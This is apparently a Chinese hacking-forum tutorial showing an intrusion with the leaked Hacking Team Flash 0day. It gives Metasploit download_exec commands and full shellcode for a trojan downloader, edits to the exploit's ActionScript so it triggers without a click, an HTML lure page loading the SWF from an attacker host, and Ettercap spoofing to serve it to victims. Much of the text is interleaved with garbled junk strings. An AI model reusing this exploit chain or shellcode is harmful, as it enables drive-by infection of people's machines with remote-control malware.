 2 F) e; C4 L, B8 \8 x5 c5 _' i
三、flash 0day之手工代码修改制作下载者实例入侵演示 0 ^6 a1 F. j' M% H+ h
9 X8 v u5 i+ H% K利用到的工具:
$ O8 Z! P6 S4 s/ n Msf
+ h4 p$ _$ x {( ^7 B5 S. {( T8 \Ettercap ' c0 V: @. l" B& p# _7 L
5 m$ t! `% T3 SAdobe Flash CS6
Hacking Team Flash 0day-可冲破Chrome沙盒-Evil0X源代码一份

下面我们就开始演示入侵,利用msf生成shellcode,首先打开msf执行use windows/download_exec,show options
- I: h4 o4 U( H- E" f2 g% [/ G" Q0 _# K# t+ Y( l8 c; i 如图: / H* w; l7 }0 U
! r# B8 {! J& Y' K' E' I/ M/ ]1 A$ Z2 q* B- f" t e( `/ z- P
, s# c! T+ G/ K/ U B& ]1 P7 I8 L/ c
2 F) e; C4 L, B8 \8 x5 c5 _' i

# I/ h$ Z- J3 M4 B' J+ G7 H; L" E/ L 然后set EXE system.exe,再执行set URL,需要说明一下URL就是我们的马的下载地址,这里我们用远控马,远控配置使用不再详细说明。。。如图: 0 `! z- S5 L! v" D
( {1 g( P: C2 W9 H4 ~: Z1 f
; W( b2 ?" W8 X8 J! k4 M

+ b. y1 ~: i3 L0 v 然后执行generate -t dword生成shellcode,如下:
* l9 U. i6 m6 G g7 n4 G' Z7 b, v) q: a4 R6 v
 $ N M" u; ~$ Q3 s
复制代码到文本下便于我们一会编辑flash exp,如下:
0x0089e8fc, 0x89600000, 0x64d231e5, 0x8b30528b, 0x528b0c52, 0x28728b14, 0x264ab70f, 0xc031ff31,
0x7c613cac, 0xc1202c02, 0xc7010dcf, 0x5752f0e2, 0x8b10528b, 0xd0013c42, 0x8578408b, 0x014a74c0,
# J: F8 H) u2 G: H* H0x488b50d0, 0x20588b18, 0x3ce3d301, 0x8b348b49, 0xff31d601, 0xc1acc031, 0xc7010dcf, 0xf475e038, $ y- T! m' k# O& r0 F7 z5 r/ F
% j0 z7 a. e& [5 E- j% F% y4 E8 e2 o$ B 0x3bf87d03, 0xe275247d, 0x24588b58, 0x8b66d301, 0x588b4b0c, 0x8bd3011c, 0xd0018b04, 0x24244489, ) P1 ~& b: j' K0 v7 f
& L# B5 J) z. Q1 B# @0 @( P 0x59615b5b, 0xe0ff515a, 0x8b5a5f58, 0x5d86eb12, 0x74656e68, 0x69776800, 0xe689696e, 0x774c6854, 6 [2 { M4 I6 d5 r3 x
0xd5ff0726, 0x5757ff31, 0x68565757, 0xa779563a, 0x60ebd5ff, 0x51c9315b, 0x51036a51, 0x53506a51,
, [1 w1 |8 N4 ?- X* l 0x89576850, 0xd5ffc69f, 0x31594feb, 0x006852d2, 0x52846032, 0x52515252, 0x55eb6850, 0xd5ff3b2e,
+ h" S g9 V5 t( r" J: A# |0x106ac689, 0x3380685b, 0xe0890000, 0x6a50046a, 0x7568561f, 0xff869e46, 0x57ff31d5, 0x56575757, & U) e9 u$ i) X" x/ u0 H& B
0x18062d68, 0x85d5ff7b, 0x4b1f75c0, 0x007c840f, 0xd1eb0000, 0x00008ee9, 0xfface800, 0x732fffff, ( t: U( p0 ^6 }# q: p" ^5 P
0x65747379, 0x78652e6d, 0x6beb0065, 0x505fc031, 0x026a026a, 0x6a026a50, 0xda685702, 0xff4fdaf6, : R- I. q+ e) l! E( r$ T; Y
8 y# u w) I6 e4 t: v6 t& g" z* E ]4 z' C7 b4 G 0xc03193d5, 0x0304b866, 0x8d54c429, 0x3108244c, 0x5003b4c0, 0x12685651, 0xffe28996, 0x74c085d5,
0xc085582d, 0x006a1674, 0x448d5054, 0x53500c24, 0xae572d68, 0x83d5ff5b, 0xceeb04ec, 0x96c66853,
0xd5ff5287, 0x6857006a, 0x876f8b31, 0x006ad5ff, 0xa2b5f068, 0xe8d5ff56, 0xffffff90, 0x74737973, 8 c: g/ ^! r/ ^# o- \1 W# F
0x652e6d65, 0xe8006578, 0xffffff08, 0x2e737378, 0x64696162, 0x6b682e6f, 0x00000000 ; v' p: N/ v# L, W1 u8 d: p
1 W& o9 j* t9 d% ]& r/ ^+ U: }/ E% S& D
$ w% |2 A% T9 DV; u- l0 @2 t4 f& g v+ N
7 p7 W. y, Q$ j3 P 下面我们来修改flash 0day exp,需要修改三个文件,分别为:
( {1 b$ n6 w0 a9 s


先修改ShellWin32.as,部分源代码如图:
' w/ H2 M& T. a4 L* H/ v2 ~) x$ }/ a
 / u2 ~$ v5 I# o$ S- [( O
我们需要把标记处[]中的代码改成用msf生成的代码,修改后如下: # |3 p( B$ b$ e, X
3 s2 G% e4 s6 }! X6 P d3 M+ |

- Q5 t0 ]' Z, S3 u' V# P 然后保存,ShellWin64.as的修改方法如上述,不再演示,下面我们来修改myclass.as,这里需要说明一下,因为此exp生成的利用程序,不能直接自动触发flash漏洞,也就是需要点击按钮才可以,实际上在做渗透的时候需要把它搞得更完美,所以就需要修改,修改方法:搜索myclass的某个字符doc.addchild(btn);如图: / Q' V& n4 H1 l' P
* c7 ]2 i- B5 y9 L: o" x


* G6 b! o/ e" O4 V 换行在后面加一句TryExpl();注意是l不是数字1,然后如图:
* H% c7 m" g0 C% `+ I7 N) M3 D& O S+ W7 b
) N r W4 V& J0 ~; l! |- A8 ?. I7 g- {+ }/ y( T u. ^ $ \4 v0 u+ t) ?! m1 s6 A4 F
 2 } y8 P5 h- D
然后点保存,下面我们来编译一下,打开 & Q4 ~, H& `+ L! Y* m, F
exp1.fla然后点文件-发布,看看编译没错误 & [# W6 V3 h: T; R
' P! M; R+ @; h2 |( U% h4 r1 O
( }3 g7 _. D8 {4 {& }! {9 h9 |$ v
! ?8 I% ?4 [+ y1 h' m
7 o7 g, A/ M/ |0 R3 }0 r2 q* F" p' x7 c3 c; M. H v9 p C4 [
然后我们把生成的
7 f* T/ n5 Z5 G% v8 `0 ^+ E. C- `- r, U( s* t& X7 p" e4 a exp1.swf丢到kailinux 的/var/www/html下:
* t# u, Q. U5 H; ? 然后把这段代码好好编辑一下
6 |, }- E: t% W* Z $ v2 F7 E( H. q( Y d" ~7 F
$ \7 z; k8 y1 e5 t7 T* W8 H$ i; ~4 H! g" k" i7 h- B& j
! j" n& ^5 B* i, R' ]6 I6 a3 V, b4 e- Y1 j7 v. q0 t; J5 U. G # m0 B3 O' q* z& r) i4 Q2 l0 h
* K1 z5 E5 t# d8 B$ Q: V+ m& }0 g" f
! T6 h: Y8 s. R9 H% k# S% |2 X$ v" g" X6 S, G, o: W! m1 ^ m5 a/ W# |
9 }1 t& M+ T+ U' z) e- g9 R5 E* N' R$ o( D6 f/ b) \4 W( K
* t1 y Z$ Q+ @ <!DOCTYPE html> + w& S! A9 w4 T9 K- e
<html> / j1 B+ @' y% X
$ o; ^9 ^* ^; x3 ^, Q <head> # u0 H% i, v! L1 O
<meta http-equiv="Content-Type" content="text/html;
, q3 F6 _& J& U1 ~; O$ `7 Gcharset=utf-8"/> - x: k- ]. n+ r2 l; h
, p A3 t- T$ S, M/ i</head>
( R+ T' W' ~0 b+ V <body>
; P; ?9 ]( y. O. D9 Y<h2> Please wait, the requested page is loading...</h2> 2 |# `7 g: D$ ?; \& O3 I4 R
<br> $ P9 n6 R+ o- V8 ]4 X
0 Z# {; ]3 f. j( G1 g. V/ R# V) }+ m0 K: [8 z <OBJECT
6 T9 @4 M$ B; M1 I. c9 ]7 H" v% P! | D7 ^. e% y; R. m
classid="clsid 27CDB6E-AE6D-11cf-96B8-444553540000" WIDTH="50" HEIGHT="50" id="4"><
 ARAM NAME=movie
7 a1 Z! b; ~6 ], s2 h! B ^ VALUE="http://192.168.0.109/exp1.swf"></OBJECT>
- y4 @3 C7 A/ S6 f* d </body> y! A& o: ^' w
4 x/ C2 \8 N6 ~8 e. @4 v0 p' f <script>
& u) L0 T/ O9 ]8 e9 w1 I setTimeout(function () { 5 f) h( x/ F& G3 G$ R
7 Q8 y/ V* G; D( J: X/ ` 7 |% {9 o/ u# M7 e$ @7 n& L# S3 ]
' D( q+ D3 G. C4 x `' ^! ?window.location.reload(); 5 x" \9 `5 t: B! E) e4 u3 T" s
5 F O/ e. S, Y6 K}, 10000); * }/ u5 b; [) \# H% J. L
d3 d# D* `0 \/ Z: k ' \/ W( @8 Y# J
' v) I, ]6 E& D! ` h7 Z# w) R6 \6 F' f </script> ; r0 P- \ {9 u+ k, G, [
</html> P) `; I$ ^# b6 R# C
, o T& Y; F+ f1 `7 A9 ~ B6 f i3 P6 {2 j

" {( K7 }: `, D9 X 注意:192.168.0.109是kali的ip地址,这时候我们需要service apache2 start启动一下web服务,然后将上面的html保存为index.htm同样丢到kali web目录下,测试访问链接存在如图:
: [1 F( i7 Q# m) ~+ p7 r
! k- l8 ?; D& I# j" b
/ U+ [% D0 m- W
. U7 t) d w; h" o4 T 下面我们用ettercap欺骗如图: ( W4 e" P; P* p. S4 N4 g
, E3 q% \: s) J
 3 G) _* z$ H* }7 Y9 D7 U
) V- I/ f& i1 ^3 c" { 2 I; F) T" l% d, E# s) _% m
下面我们随便访问个网站看看: 9 M( h7 }4 z+ p F* {: P: W
) p; o& E% \4 f+ N' T' Q我靠我发现直接用ettercap欺骗物理机装了腾讯管家照样可以欺骗成功,如图: % l& E9 N5 E, Q4 j! Q
+ @9 s% }0 K% m7 v5 W
 ; h2 M7 D# A( b4 L$ S ?% ~- b$ v: m
我们看另一台, 7 \2 e7 N$ [+ e. D M9 e
, t3 f9 c$ L# B0 H. N
提示这个错误,说明木马是成功被下载执行了, 只是由于某些原因没上线而已。。。
| 欢迎光临 中国网络渗透测试联盟 (https://www.cobjon.com/) | Powered by Discuz! X3.2 |